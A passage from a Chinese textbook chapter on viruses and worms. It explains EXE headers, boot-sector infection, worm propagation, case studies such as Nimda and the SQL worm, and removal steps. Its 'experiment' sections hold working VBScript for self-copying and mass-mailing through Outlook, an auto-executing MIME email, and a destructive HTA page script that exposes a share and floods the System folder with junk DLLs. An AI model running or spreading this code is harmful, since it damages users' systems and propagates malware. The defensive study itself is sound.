00h-01h	MZ EXE 文件标记

（续表）

偏移量	意义
02h-03h	文件长度除 512 的余数
04h-05h	文件长度除 512 的商
06h-07h	重定位项的个数
08h-09h	文件头除 16 的商
0ah-0bh	程序运行所需最小段数
0ch-0dh	程序运行所需最大段数
oeh-0fh	堆栈段的段值（SS）
10h-11h	堆栈段的 SP 值
12h-13h	文件校验和
14h-15h	IP
16h-17h	CS
18h-19h	重分配表文件地址
1ah-1bh	覆盖号
1ch	保留字

EXE 文件包含一个文件头和一个可重定位程序映像。文件头包含 MS-DOS 用于加载程序的信息，例如程序的大小和寄存器的初始值。文件头还指向一个重定位表，该表包含指向程序映像中可重定位段地址的指针链表。文件头的形式与 EXEHEADER 结构对应：

```
EXEHEADER STRUC
exSignature dw 5A4Dh ;.EXE 标志
exExraBytes dw ? ;最后(部分)页中的字节数
exPages dw ? ;文件中的全部和部分页数
exRelocItems dw ? ;重定位表中的指针数
exHeaderSize dw ? ;以字节为单位的文件头大小
exMinAlloc dw ? ;最小分配大小
exMaxAlloc dw ? ;最大分配大小
exInitSS dw ? ;初始 SS 值
exInitSP dw ? ;初始 SP 值
exChechSum dw ? ;补码校验值
exInitIP dw ? ;初始 IP 值
exInitCS dw ? ;初始 CS 值
exRelocTable dw ? ;重定位表的字节偏移量
exOverlay dw ? ;覆盖号
```

EXEHEADER ENDS 程序映像，包含处理器代码和程序的初始数据，紧接在文件头之后。它的大小以字节为单位，等于 EXE 文件的大小减去文件头的大小，也等于 exHeaderSize 的域值乘以 16。MS-DOS 通过把该映像直接从文件复制到内存加载 EXE 程序，然后调整定位表中说明的可重定位段地址。

定位表是一个重定位指针数组，每个指向程序映像中的可重定位段地址。文件头中的 exRelocItems 域说明了数组中指针的个数，exRelocTable 域说明了分配表的起始文件偏移量。每个重定位指针由两个 16 位值组成偏移量和段值。为加载 EXE 程序，MS-DOS 首先读文件头以确定 EXE 标志并计算程序映像的大小，然后它试图申请内存。首先，它计算程序映像文件的大小，加

上 PSP 的大小，再加上 EXEHEADER 结构中的 exMinAlloc 域说明的内存大小之和，如果总和超过最大可用内存块的大小，则 MS-DOS 停止加载程序并返回一个出错值。否则，它计算程序映像的大小，加上 PSP 的大小，再加上 EXEHEADER 结构中 exMaxAlloc 域说明的内存大小之和，如果第二个总和小于最大可用内存块的大小，则 MS-DOS 分配计算得到的内存量。否则，它分配最大可用内存块。分配完内存后，MS-DOS 确定段地址，也称为起始段地址，MS-DOS 从此处加载程序映像。如果 exMinAlloc 域和 exMaxAlloc 域中的值都为零，则 MS-DOS 把映像尽可能地加载到内存最高端。否则，它把映像加载到紧挨着 PSP 域之上。接下来，MS-DOS 读取重定位表中的项目，调整所有由可重定位指针说明的段地址。对于重定位表中的每个指针，MS-DOS 寻找程序映像中相应的可重定位段地址，并把起始段地址加到它之上。一旦调整完毕，段地址便指向了内存中被加载程序的代码和数据段。MS-DOS 在所分配内存的最低部分建造 256 字节的 PSP，把 AL 和 AH 设置为加载 COM 程序时所设置的值。MS-DOS 使用文件头中的值设置 SP 与 SS，调整 SS 初始值，把起始地址加到它之上。MS-DOS 还把 ES 和 DS 设置为 PSP 的段地址。最后，MS-DOS 从程序文件头读取 CS 和 IP 的初始值，把起始段地址加到 CS 之上，把控制转移到位于调整后地址的程序。

10.2.4 引导型病毒

要了解引导型病毒的原理，首先要了解引导区的结构。软盘只有一个引导区，称为 DOS BOOT SECTOR，只要软盘已格式化，它就存在。其作用为查找盘上有无 IO.SYS 和 DOS.SYS，有则引导，无则显示“NO SYSTEM DISK...”等信息。硬盘有两个引导区，在 0 面 0 道 1 扇区的称为主引导区，内有主引导程序和分区表，主引导程序查找激活分区，该分区的第一个扇区即为 DOS BOOT SECTOR。绝大多数病毒感染硬盘主引导扇区和软盘 DOS 引导扇区。

以下是基本引导型病毒的原理示意流程。

step 1 带毒硬盘引导。BIOS 将硬盘主引导区读到内存 0:7C00 处，控制权转到主引导程序。

step 2 将 0:413 单元的值减少 1K 或 nK。

step 3 计算可用内存高段地址，将病毒移到高段继续执行。

step 4 修改 INT13 地址，指向病毒传染段，将原 INT13 地址保存在某一单元。

step 5 病毒任务完成，将原引导区调入 0:7C00 执行。

step 6 机器正常引导带毒软盘引导。

step 7 判断硬盘是否有毒，若无毒则传染。

step 8 传染时将病毒写入主引导扇区，将原引导程序存入某一扇区。

以上是引导型病毒的基本框架，不论是最古老的，还是最新的，万变不离其宗。只不过在细节处每个人的技巧不同罢了。

引导型病毒的优点是隐蔽性强，兼容性强，只要编得好，是不容易被发现的。

引导型病毒的缺点是传染速度慢，一定要带毒软盘启动才能传到硬盘；杀毒容易，只需改写引导区即可。如 fdisk/mbr，kv300 和 rav 能查出所有引导型病毒，所以现在纯引导型病毒已经很少了。

10.3 蠕虫病毒

蠕虫病毒是一种旧的病毒，早在病毒发展初期就已经出现，但是受到当时计算机水平的限制，

蠕虫病毒发展比较缓慢。直到 2000 年以后计算机网络的快速普及才为蠕虫病毒的发展提供了广阔的平台，如 SQL 蠕虫王、冲击波、振荡波等都对网络造成了重大影响。

10.3.1 蠕虫的基本结构和传播过程

蠕虫的基本结构为：

- **传播模块** 负责蠕虫的传播，这是本节要讨论的部分。
- **隐藏模块** 侵入主机后，隐藏蠕虫程序，防止被用户发现。
- **目的功能模块** 实现对计算机的控制、监视或破坏等功能。

蠕虫程序的一般传播过程为：

step 1 **扫描**。由蠕虫的扫描功能模块负责探测存在漏洞的主机。当程序向某个主机发送探测漏洞的信息并收到成功的反馈后，就得到一个可传播的对象。

step 2 **攻击**。攻击模块按漏洞自动攻击步骤 1 中找到的对象，取得该主机的权限（一般为管理员权限），获得一个 Shell。

step 3 **复制**。复制模块通过原主机和新主机的交互将蠕虫程序复制到新主机上并启动。

10.3.2 蠕虫传播的模式分析

流行的蠕虫采用的传播技术一般是经过两个阶段，即扫描和感染。

蠕虫随机选取某一段 IP 地址，然后对这一地址段上的主机进行扫描。随着蠕虫的传播，新感染的主机也开始进行这种扫描，这些扫描程序不知道哪些地址已经被扫描过，只是简单地随机扫描互联网。于是蠕虫传播得越广，网络上的扫描包就越多。即使扫描程序发出的探测包很小，但积少成多，大量蠕虫程序扫描也足够引起重视了。

扫描发送的探测包是根据不同的漏洞设计的。比如，针对远程缓冲区溢出漏洞可以发送溢出代码来探测，针对 Web 的 CGI 漏洞就需要发送一个特殊的 HTTP 请求来探测。当然发送探测代码之前首先要确定相应端口是否开放，这样可以提高扫描效率。一旦确认漏洞存在就可以进行相应的攻击步骤，不同的漏洞有不同的攻击手法，只要明白了漏洞的利用方法，在程序中实现这一过程就可以了。

攻击成功后，一般是获得一个远程主机的 Shell，对 Windows 系统来说就是 cmd.exe，得到这个 Shell 后就拥有了对整个系统的控制权。复制过程非常简单，实际上就是一个文件传输的过程，这里不再讨论。

既然称之为模式，那么它就是可以复用的。也就是说，只要简单地改变这个模式中各个具体环节的代码，就可以实现一个自己的蠕虫了。比如，扫描部分和复制部分的代码完成后，一旦有一个新的漏洞出现，只要把攻击部分的代码补上就可以了。

10.3.3 安全防御蠕虫的传播

针对蠕虫的传播模式，目前做的安全防护工作主要是针对第二步，即“攻击”部分。为了防止攻击，要采取的措施就是及早发现漏洞并打上补丁。其实更重要的是第一步的防护，对于扫描的防护，现在人们常用的方法是使用防火墙来过滤扫描。使用防火墙的方法有局限性，因为很多用户

并不知道如何使用防火墙，所以蠕虫仍然能传播开来，有防火墙保护的主机只能保证自己的安全，但是网络已经被破坏了。另外一种方案是从网络整体来考虑如何防止蠕虫的传播。

另外一种方法是对蠕虫进行监测。蠕虫的扫描有一定的模式，扫描包有一定的特征串，这些都可以作为入侵检测的特征。了解了这些特征就可以针对其制定入侵检测规则。

10.3.4 尼姆达（Nimda）病毒

Nimda 是一个蠕虫，也是一个病毒。该病毒通过 E-mail、共享网络资源、IIS 服务器传播。该病毒同时也感染本地文件。

10.3.4.1 Nimda 病毒的原理

该蠕虫由 JavaScript 脚本语言编写，病毒体长度 57344 字节，修改本地驱动器上的.htm、.html 和.asp 文件。通过这个病毒，IE 浏览器和 Outlook Express 加载产生 readme.eml 文件。该文件将尼姆达蠕虫当成一个附件包含，因此不需要拆开或运行这个附件病毒就可以被执行。由于用户收到带毒邮件时无法看到附件，这样给防范带来困难，病毒也更具隐蔽性。

Nimda 运行时，会搜索本地硬盘中的 HTM 和 HTML 文件及 EXCHANGE 邮箱，从中找到 E-mail 地址，并向这些地址发送邮件；搜索网络共享资源，并试图将带毒邮件放入别人的共享目录中；利用 CodeBlue 病毒的方法，攻击随机 IP 地址，如果是未安装补丁的 IIS 服务器就会中毒。该蠕虫用自己的 SMTP 服务器发出邮件，同时用已经配置好的 DNS 获得一个 MAIL 服务器的地址。

10.3.4.2 Nimda 病毒的防范

对于广大单机用户及拥有局域网的企业级用户（没有网络版的杀毒软件），使用单机版杀毒软件时，请按照如下的方法进行操作：

step 1 及时断开所有的网络连接。

step 2 热启动，结束此蠕虫病毒的进程。

step 3 在系统的 temp 文件目录下删除病毒文件。

step 4 使用干净无毒的 Riched20.DLL 文件替换染毒的同名 Riched20.DLL 文件（57344 字节）。

step 5 将系统目录下的 load.exe 文件（57344 字节）和 Windows 根目录下的 mmc.exe 文件彻底删除；要在各逻辑盘的根目录下查找 Admin.DLL 文件，如果有此文件，则删除这些病毒文件，并查找文件名为 Readme.eml 的文件，删除它。

step 6 如果用户使用的是 Windows NT 或 Windows 2000 操作系统，那么打开控制面板，选择“用户和密码”，将 Administrator 组中的 guest 账号删除。

需要注意的是，因尼姆达病毒具有传播方式多、感染速度快等特点，所以对付此类病毒要做好充分的预防工作，及时打好预防此病毒的补丁程序，以防被此病毒再次感染。

10.3.5 W32.Sircam 病毒

W32.Sircam.Worm 是一种首发于英国的恶性网络蠕虫病毒，具有较高的危害程度，主要通过电子邮件附件进行传播。

10.3.5.1 W32.Sircam 病毒的原理

在电子邮件中该病毒表现为：正文是一段首尾两句不变的英文或西班牙文字，其中英文邮件的首尾两句为“Hi! How are you?”和“See you later. Thanks”，西班牙文则为“Hola como estas?”和“Nos vemos pronto, gracias”。邮件的附件和主题一样，并在后面加上了双扩展名，其扩展名称可能是 PIF、LNK、BAT、EXE 或 COM 五种中的任意一种。

用户一旦打开附件，该网络蠕虫病毒将达到以下破坏目的：

- 随意选择机器硬盘内的文件作为附件，向外发送，导致机器内重要文件对外公开。
- 病毒发作时自动删除 C 盘上的所有文件。
- 每次启动时自动在硬盘中写入垃圾文件，直至吞噬硬盘所有可用空间，导致系统无法工作。

10.3.5.2 W32.Sircam 病毒的防范

可以按照如下的方法手工解决这种病毒：

- 清空回收站，因为 Sircam.sys 文件将隐藏在回收站中。
- 在 DOS 模式下打开 Autoexec.bat 文件，如果有字段@win\recycled\sirc32.exe，则删除。
- 更改注册表。将 regedit.exe 改名为 regedit.com，进入 DOS 模式，键入“copy regedit.exe regedit.com ”。回到 Windows 模式，进入注册表编辑器，查找主键 HKEY_CLASSES_ROOT\exefile\shell\ open\command，删除其原有键值，并将其键值改为%1%*；查找主键 HKEY_LOCAL_MACHINE\Software\SirCam 并将其删除；查找主键 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices，在其右侧面板中，如果有 Driver32，则删除。

10.3.6 SCO 炸弹

SCO 炸弹（Worm.Novarg）病毒通过电子邮件传播，感染了用户的计算机之后潜伏下来，等到系统日期为 2004 年 2 月 1 日时发作，利用受感染电脑对 SCO 网站进行拒绝服务式攻击。

10.3.6.1 SCO 炸弹的原理及表现特征

此病毒最先在欧美爆发，主要目的是利用大量受感染电脑攻击 SCO 公司的官方网站，很可能是 Linux 爱好者编写的。该病毒伪装成电子邮件系统的退信，邮件标题可能为 Error、Mail Transaction Failed 或 Server ReportMail Delivery System，附件后缀为 bat、cmd、exe、pif、scr 或 zip，该附件即为病毒体。

该病毒是蠕虫病毒，采用 UPX 压缩，主要有如下一些特征：

- 运行时会释放后门程序%System%\ shimgapi.dll，该后门为一个代理服务器，端口为 3127~3198，该模块还能根据传来的命令接受一个文件到本地系统并执行。可将该病毒文件直接删除。
- 病毒运行时会在%Temp%目录中生成一个和记事本图标一样的随机病毒文件，并自动调用记事本程序打开它，从而显示一些伪装信息。
- 运行时会将自身复制为%System%\taskmon.exe，目的是冒充系统的任务管理器。

◆ 病毒运行时会修改注册表：

```
HKEY_CLASSES_ROOT\CLSID\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\InProcSe
rver32
```

在其中建立病毒键值(Default) = %System%\ shimgapi.dll，目的是替换系统中的默认浏览器程序，使用户一打开浏览器，就能自动执行病毒。

10.3.6.2 SCO 炸弹的防范

要建立良好的安全习惯，如对一些来历不明的邮件及附件不要打开，不要上一些不太了解的网站，不要执行从互联网下载后未经杀毒处理的软件等，都会使计算机更安全。

关闭或删除系统中不需要的服务。默认情况下，许多操作系统会安装一些辅助服务，如 FTP 客户端、Telnet 和 Web 服务器。这些服务为攻击者提供了方便，而又对用户没有太大用处，如果删除它们，就会大大减少被攻击的可能性。

经常更新升级安全补丁。据统计，有 80%的网络病毒是通过系统安全漏洞进行传播的，像红色代码、尼姆达等病毒，所以定期到微软网站上下载最新的安全补丁，以防患未然。

安装专业的防毒软件进行全面监控。在病毒日益增多的今天，使用杀毒软件进行防毒是越来越经济的选择。不过用户在安装了反病毒软件之后，应该经常升级，并将一些主要监控经常打开（如邮件监控），这样才能真正保障计算机的安全。

10.3.7 “斯文”病毒

“斯文”病毒会在网络中大面积泛滥并引起网络阻塞，影响用户的正常上网。该病毒会将自己伪装成微软公司的升级邮件来诱惑用户，当用户运行该病毒时还会显示安装进度条，所以具有非常大的迷惑性。另外该病毒还有一个独特之处，它会实时自动统计发送成功的病毒邮件数量，至今全球已有几百万台计算机收到了该病毒的带毒邮件，用户随时都有可能激活该病毒。

10.3.7.1 “斯文”病毒原理及特征

该病毒运行时会将自己伪装成一封微软公司的升级邮件，然后搜索所有有效的邮件地址向外疯狂发送病毒邮件。该病毒邮件的标题为 Returned Response（反馈信息），附件是病毒本身。当病毒运行时会提示“This will install Microsoft Security Update. Do you wish to continue”（将安装微软安全补丁，你希望继续吗）。如果选择“是”，则会出现一个安装进度条，安装完成后还会提示已经安装成功，让用户以为是真正的补丁程序，其实这时候病毒已经运行了。

病毒运行后会将自己复制到系统目录，然后隐藏于内存中伺机进行感染，并且关联后缀为 BAT、COM、EXE、PIF 和 REG 等类型的文件，当用户运行这类文件时，病毒便会显示一个出错框，其实这时病毒已经开始搜索硬盘中的有效邮件地址了。此外，病毒还会通过 mIRC 软件进行传播，打垮几十家反病毒软件与防火墙，使用户的安全防护失效。

10.3.7.2 “斯文”病毒的防范

对于“斯文”病毒的防范需要采取以下措施：

◆ 迅速升级杀毒软件的特征库程序。

◆ 升级 Windows 更新程序和 IE 更新程序，详情可参考微软官方资料。

10.3.8 SQL 蠕虫

SQL 蠕虫病毒是一个罕见的病毒体极其短小却具有极强传播性的蠕虫病毒。该蠕虫利用 Microsoft SQL Server 2000 缓冲区溢出漏洞进行传播。

10.3.8.1 SQL 蠕虫的工作原理

SQL 病毒入侵未受保护的机器后，取得 3 个 Win32 API 地址：GetTickCount，socket 和 sendto，接着病毒使用 GetTickCount 获得一个随机数，进入死循环继续传播。在该循环中蠕虫使用获得的随机数生成一个随机的 IP 地址，然后将自身代码发送至 1434 端口（Microsoft SQL Server 开放端口），如果探测成功，则发送 376 个字节的蠕虫代码。该蠕虫传播速度极快，使用广播数据包方式发送自身代码，每次攻击子网中所有 255 台可能存在的机器。

该蠕虫入侵 MS SQL Server 系统，运行于 MS SQL Server 2000 主程序 sqlservr.exe 应用程序进程空间，而 MS SQL Server 2000 拥有最高级别系统权限，因而该蠕虫也获得系统级别权限。

随后分别从 kernel32 和 ws2_32.dll 中获得 GetTickCount 函数和 socket 及 sendto 函数地址。

接着调用 GetTickCount 函数，利用其返回值产生一个随机数种子，并用此种子产生一个 IP 地址作为攻击对象。随后创建一个 UDP socket，将自身代码发送到被攻击机器的 1434 端口，随后进入一个无限循环中，重复上述过程产生随机数计算 IP 地址，发动一系列攻击动作。

10.3.8.2 SQL 蠕虫的防范

对于 SQL 蠕虫的防范，或者手动清除，或者安装补丁程序。

◆ 手动清除的步骤如下：

step 1 拔掉被感染机器的网线。

step 2 重新启动所有被感染机器，以清除内存中的蠕虫。关闭 SQL Server 服务以防止再次被蠕虫感染。

step 3 插上被感染机器的网线。

step 4 为被感染机器安装最新的 Microsoft SQL Server 2000 Service Pack。

◆ 下载微软更新补丁程序：

```
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=40602
```

10.3.9 一个简单的蠕虫实验

可以利用 OutLook 漏洞编写蠕虫病毒。OutLook 在传播病毒上真是臭名昭著，像 iloveyou 和梅莉莎等产生过很大破坏力的病毒都是通过 OutLook 传播的。OutLook 的人性化与脚本的高度集成，以及其复杂性等，都是导致病毒传播的原因。

首先看看病毒的几大特征：自我复制性、传播性和潜伏性。

◆ **自我复制性**

病毒要传播必须将自身复制，并借其他邮件或本身发送出去，OutLook 传播的病毒基本上都是由 VBScript 编写的，其自我复制的原理是利用程序将本身的脚本内容复制到一个临时文件，然后再在传播环节将其作为附件发送出去。

```
Set so=CreateObject("Scripting.FileSystemObject")
so.GetFile(WScript.ScriptFullName).Copy("C:\dateiname.vbs")
```

这两行代码可以自我复制到 C 盘根目录下的 dateiname.vbs 文件。第一行是创建一个文件系统对象，第二行前面是打开这个脚本文件，WScript.ScriptFullName 指明是这个程序本身，是一个完整的路径文件名。GetFile 函数获得这个文件，Copy 函数将这个文件复制到 C 盘根目录下 dateiname.vbs 文件。这就是大多数利用 VBscript 编写的病毒的一个特点。从这里可以看出，禁止了 FileSystemObject 这个对象就可以很有效地控制这种病毒的传播。下面的这条命令可以禁止文件系统对象：

```
regsvr32 scrrun.dll /u
```

◆ **传播性**

病毒需要传播，电子邮件病毒的传播无疑是通过电子邮件进行的。对于 OutLook 来说地址簿的功能相当不错，可是也给病毒的传播打开了方便之门。几乎所有通过 OutLook 传播的电子邮件病毒都是向地址簿中存储的电子邮件地址发送内容相同的脚本附件完成的。

```
Set ol=CreateObject("Outlook.Application")
On Error Resume Next
For x=1 To 50
Set Mail=ol.CreateItem(0)
Mail.to=ol.GetNameSpace("MAPI").AddressLists(1).AddressEntries(x)
Mail.Subject="Betreff der E-Mail"
Mail.Body="Text der E-Mail"
Mail.Attachments.Add("C:\dateiname.vbs")
Mail.Send
Next
ol.Quit
```

以上这一小段代码的功能是向地址簿中的前 50 个用户发送电子邮件，并将脚本作为附件。第一行是创建一个 Outlook 对象。下面是一个循环，在循环中不断向地址簿中的电子邮件地址发送内容相同的信件。

从上面可以看出其实写一个通过 OutLook 传播的电子邮件病毒很简单。但是，作为附件传播，传播效率可能就会打些折扣。下面是一些可供参考的实例：

```
From: "xxxxx"
Subject: mail
Date: Thu, 2 Nov 2000 13:27:33 +0100
MIME-Version: 1.0
Content-Type: multipart/related;
type="multipart/alternative";
boundary="1"
```

```
X-Priority: 3
X-MSMail-Priority: Normal

--1
Content-Type: multipart/alternative;
boundary="2"


--2
Content-Type: text/html;
charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:THE-CID height=3D0 width=3D0></iframe>
I will create the file C:\deleteme.txt<BR>
</BODY>
</HTML>

--2--

--1
Content-Type: audio/x-wav;
name="hello.vbs"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>

set objFileSystem =3D CreateObject("Scripting.FileSystemObject")
set objOutputFile =3D objFileSystem.CreateTextFile("C:\deleteme.txt", 1)
objOutputFile.writeline("You can delete this file.")
objOutputFile.close
msgbox "I have created the file : c:\deleteme.txt"


--1
```

上面的这个例子表明当双击附件的时候，OutLook是不会提示安全信息的，它直接执行。这仅仅是将其整个作为附件发送的情况。如果这个文件直接发送给对方，对方只要定位在这一主题上就会执行这个脚本，因此这一漏洞将更加有效地传播电子邮件病毒。

10.4 网页脚本病毒

网页脚本病毒的大量流行使我们不得不对其进行一个全面的认识。

10.4.1 网页脚本病毒的背景知识

网页脚本病毒主要利用软件或系统操作平台的安全漏洞，通过执行嵌入在网页 HTML 超文本

标记语言内的 Java Applet 小应用程序、JavaScript 脚本语言程序和 ActiveX 网络交互技术支持的可自动执行的代码程序，以强行修改用户操作系统的注册表设置及系统实用配置程序、非法控制系统资源盗取用户文件、恶意删除硬盘文件或格式化硬盘为目的的非法恶意程序。

网页脚本病毒这种非法恶意程序能够得以自动执行，在于其完全不受用户的控制。一旦浏览含有该病毒的网页，即可以在不知不觉的情况下马上中招，给用户的系统带来一般性、轻度性或严重性等不同程度的破坏，令用户苦不堪言，甚至损失无法弥补。

根据目前互联网上流行的常见网页病毒的作用对象及表现特征，可将其归纳为两大类：

◆ **通过 JavaScript、Applet 和 ActiveX 编辑的脚本程序修改 IE 浏览器。**

- 默认主页被修改。
- 默认首页被修改。
- 默认微软主页被修改。
- 主页设置被屏蔽锁定，且设置选项无效，不可改回。
- 默认的 IE 搜索引擎被修改。
- IE 标题栏被添加非法信息。
- OE 标题栏被添加非法信息。
- 鼠标右键菜单被添加非法网站广告链接。
- 单击鼠标右键弹出菜单的功能被禁用失常。
- IE 收藏夹被强行添加非法网站的地址链接。
- 在 IE 工具栏非法添加按钮。
- 锁定地址下拉菜单及其添加文字信息。
- IE 中“查看”菜单下的“源文件”命令被禁用。

◆ **通过 JavaScript、Applet 和 ActiveX 编辑的脚本程序修改用户操作系统。**

- 开机出现对话框。
- 系统正常启动后，IE 被锁定，网址自动调用打开。
- 格式化硬盘。
- 暗藏“万花谷”蛤蟆病毒，全方位侵害封杀系统，最后导致瘫痪。
- 非法读取或盗取用户文件。
- 锁定禁用注册表。
- 注册表被锁定禁用之后，*.reg 注册表文件打开方式错乱。
- 时间前面加广告。
- 启动后首页被再次修改。
- 更改“我的电脑”下的一系列文件夹名称。

10.4.2 “欢乐时光”病毒

“欢乐时光”病毒自发现至今，以其隐蔽性、难根除性和广泛而强有力的传播性使众多的“中毒”用户遭受了不同程度的恶性损失，有些用户中了该病毒还没察觉，到了发作时已不能“拯救”了，整个系统甚至整台计算机瘫痪，也有中了该病毒的用户为了能彻底将它消灭而绞尽脑汁，但始

终都不能达到预期目的。

10.4.2.1 “欢乐时光”病毒的特征

该病毒具有极强的危害性，“毒性”巨大，已被归入高危害性的病毒之列，它的危害性主要表现在以下几个方面：

- 逐步删除硬盘中的 EXE 和 DLL 文件，并破坏.html、.htm、.htt、.vbs 和.asp 文件的内容（被修改成病毒代码）。其先期表现为系统资源严重不足，最终导致系统瘫痪。
- 该病毒会通过 OUTLOOK EXPRESS 邮箱地址簿自动向外转发带毒邮件，大量散发病毒邮件，本地的联系人地址越多，收件箱中信件越多，散发邮件数量也越多，造成的破坏也越大。
- 修改桌面墙纸的设置。
- 不仅能使个人计算机系统瘫痪，同时还可感染 HTML 文件致使外部网页带毒，导致浏览该网站的用户都将受到感染，该病毒具有极强的传播能力。

10.4.2.2 “欢乐时光”病毒的防范

“欢乐时光”是用 VBScript 编写的一段恶意脚本。VBScript 代码在本地是通过 Windows Script Host 解释执行的，将其删除后，计算机就丧失了对 VBScript 的执行能力，这样就再也不用担心这些用 VBS 和 JS 编写的 E-mail 病毒了。

Windows Script Host（WSH）本来是系统管理员用来配置桌面环境和系统服务、实现最小化管理的一个手段，但对于大部分一般用户而言，WSH 并没有多大用处，所以最好禁止它。禁止 VBS 和 JS 文件执行有以下几种办法：

- 选择“我的电脑”→“查看”→“文件夹选项”命令，在打开的对话框中单击“文件类型”，删除 VBS、VBE、JS 和 JSE 文件后缀名与应用程序的映射。
- 在 Windows 目录中，找到 WScript.exe 和 JScript.exe，更改其名称或者干脆将其删除。
- 在 Win 9x 和 Windows NT4.0 上，可以通过选择“控制面板”中的“添加 / 删除程序”命令来安全删除 Windows Script Host。

10.4.3 一个简单的脚本及恶意网页实验

下面写一个简单的写硬盘的网页病毒程序，其代码如下：

```
〈script language=vbs〉
On Error Resume Next                                    //容错语句，避免程序崩溃
set aa=CreateObject("WScript.Shell")                    //建立 WScript 对象
Set fs = CreateObject("Scripting.FileSystemObject")     //建立文件系统对象
Set dir1 = fs.GetSpecialFolder(0)                       //得到 Windows 路径
Set dir2 = fs.GetSpecialFolder(1)                       //得到 System 路径
dir1=dir1+"\START MENU\PROGRAMS\启动"
aa.RegWrite"HKLM\Software\Microsoft\Windows\CurrentVersion\
Network\LanMan\S$\Flags",302,"REG_DWORD"                //写入 Dword 值 Flags，即
                                                        共享类型的标志
aa.RegWrite"HKLM\Software\Microsoft\Windows\CurrentVersion\
```

```
Network\LanMan\S$\Type",0,"REG_DWORD"                    //写入 Dword 值 Type
aa.RegWrite"HKLM\Software\Microsoft\Windows\CurrentVersion\
Network\LanMan\S$\Path",dir1                             //写入共享资源的绝对路径
a=10
Set Os = CreateObject ( "Scriptlet.TypeLib" )            //建立自定义枚举对象
doc=" "Hi"、"Hello" "                                    //无用代码，以备写入目标文件
Os.Reset                                                 //重置 TypeLib 对象
Os.Path = "C:\Io.sys"                                    //TypeLib 对象的目标路径为
C:\Io.sys
Os.Doc = doc                                             //写入的内容
Os.Write ( )                                             //写入
while true                                               //死循环
a=a+1
Os.Reset
Os.Path = dir2&"\Msvbvm"&a&".dll"                        //目标路径为 System 下的
                                                         Msvbvm???.dll 文件
Os.Doc = doc&doc                                         //生成足够大小的文件
Os.Write ( )                                             //生成文件
wend
〈/script〉
```

以上代码保存为.hta 文件，可以调用 FileSystemObject 元件（文件系统对象）。病毒首先得到 Windows 目录和 System 目录，再修改注册表，将启动目录 C:\WINDOWS\Start Menu\Programs\启动设置为完全共享，这样就可以被黑客搜到，上传一个“冰河”或者“广外女生”，病毒就把目标对准 System 目录，向其中灌入垃圾文件，都是形如 Msvbvm???的 DLL 文件，而且所有 VB 编写的程序都不能用了，提示找不到 DLL 文件，因为 Msvbvm50.dll 和 Msvbvm60.dll 都被垃圾文件覆盖了。

10.5 即时通信病毒分析

本节将对即时通信病毒进行详细介绍。

10.5.1 即时通信病毒背景介绍

即时通信工具（Instant Message，IM）作为应用层通信软件，正在成为人们方便又时尚的聊天和工作工具，甚至成为一种必不可少的生活方式。

即时通信软件具有先天不足，使其容易成为病毒或黑客攻击的目标。比如传送资料没有经过加密、避开企业防火墙、内建有联络人清单等，这些都可以被黑客或病毒轻易地利用以散播病毒或入侵电脑。目前，袭击即时通信软件的病毒主要分为三类：第一类是只以 QQ 和 MSN 等即时通信软件为传播渠道的病毒，第二类为专门针对即时通信软件，窃取用户账号和密码的病毒，第三类是不断给用户发消息的骚扰型病毒。一般来说，当一种软件的用户量达到 500~1000 以上的数量级时，就会成为病毒攻击的对象。

Symantec 的研究人员对 IM 病毒的传播速度进行了相关研究。他们对用户通过即时通信软件发送信息所需的时间进行测定，同时对平均每个用户在即时通信软件“好友名录”中设定的用户数量进行计算，得出 IM 病毒传播的平均速度，结果是 IM 病毒在 30 秒内能传播到 50 万台计算机上。

安全研究人员称许多即时通信软件可以将文件作为附件通过点对点方式传送，绕过网络周边安全防御设备；由于点对点隧道直接传至计算机桌面，因此受感染的文件借即时通信软件就能绕过防病毒网关的扫描，病毒、蠕虫和特洛伊木马等即可轻松地进入网络。

木马程序利用 QQ 传播已经成为国内即时通信病毒的主流，以前截获的此类 QQ 病毒很多，但大多局限于宣传网站等目的，而目前的 QQ 病毒却将目光瞄向了用户的邮箱账户密码。在运行自己的同时，释放偷密码的木马，并将监视到的账户密码发送到指定的邮箱中。比如 TrojanClicker.LeoQQ 木马已开始在 QQ 世界迅猛传播，并携带一个叫 Trojan/PSW.WyHunt 的偷传奇游戏密码的木马，仅这个病毒，就已使上千人中招。此类通过 QQ 软件大肆攻击计算机并盗取 QQ 密码的恶性病毒还包括“爱情森林”，以及其变种“爱情森林 C 版”。

“QQ 尾巴”病毒，主要是向正在聊天的 QQ 用户发送类似这样的消息：“其实我觉得这个网站真的不错，你看看！http://www．k***.com/”，或者“看看我最近照的照片”。收到消息的 QQ 用户如果单击鼠标打开链接，就会中毒。

微软力推的即时通信软件 MSN Messenger 也遭到新型 MSN 病毒 BR2002.exe 的袭击。如果在网上聊天时打开对话内容附带的 BR2002.exe 文件，就会受到名为 Henpeck 病毒的袭击，用户一开机立刻染毒，注册值被更改，并开始从网上自动下载其他有毒文件。同时，电脑还会自动把这一病毒发到通讯簿中所有的地址，扩散到更多的计算机中。

除了 IM 病毒，还有另外一些人也在打即时通信软件的主意，这些人就是黑客。据计算机安全专家公开披露的即时通信缺陷目前就有 60 个左右，包括可以利用拒绝服务攻击瘫痪即时通信服务客户端的缺陷和允许客户远程安装和运行恶意软件的缺陷。这些缺陷主要被黑客用来攻击个人计算机。而且，大多数即时通信软件都可以绕过防火墙（比如 MSN 可以通过 ENAT 来绕过防火墙）允许用户选择使用的端口，甚至会自动尝试连接未被封住的端口，因此任何局域网内具有 Web 浏览权限的用户，都可以通过一个外部的代理服务器和特定的未被防火墙禁止的端口将信息发送到外部网络，这样防火墙就不再发挥作用。

10.5.2 MSN 性感鸡

MSN 性感鸡（MSN.DropBot.b）病毒的学名是 I-Worm/MSN.DropBot.b，这种病毒可以释放出“罗伯特”后门病毒的最新变种 Backdoor/RBot.zj。“罗伯特”病毒家族及其近亲 Backdoor/Agobot 家族可以使用户系统被黑客完全控制，成为“僵尸”，并能够通过多种系统漏洞和弱口令传播，传染力极强。

MSN 性感鸡病毒通过 MSN 发送文件功能传播，大小为 185KB，可能的文件名称如下：

- LOL.scr
- Webcam.pif
- bedroom-thongs.pif
- naked_drunk.pif
- LMAO.pif
- ROFL.pif
- underware.pif
- Hot.pif
- new_webcam.pif

该病毒的清除方法如下：

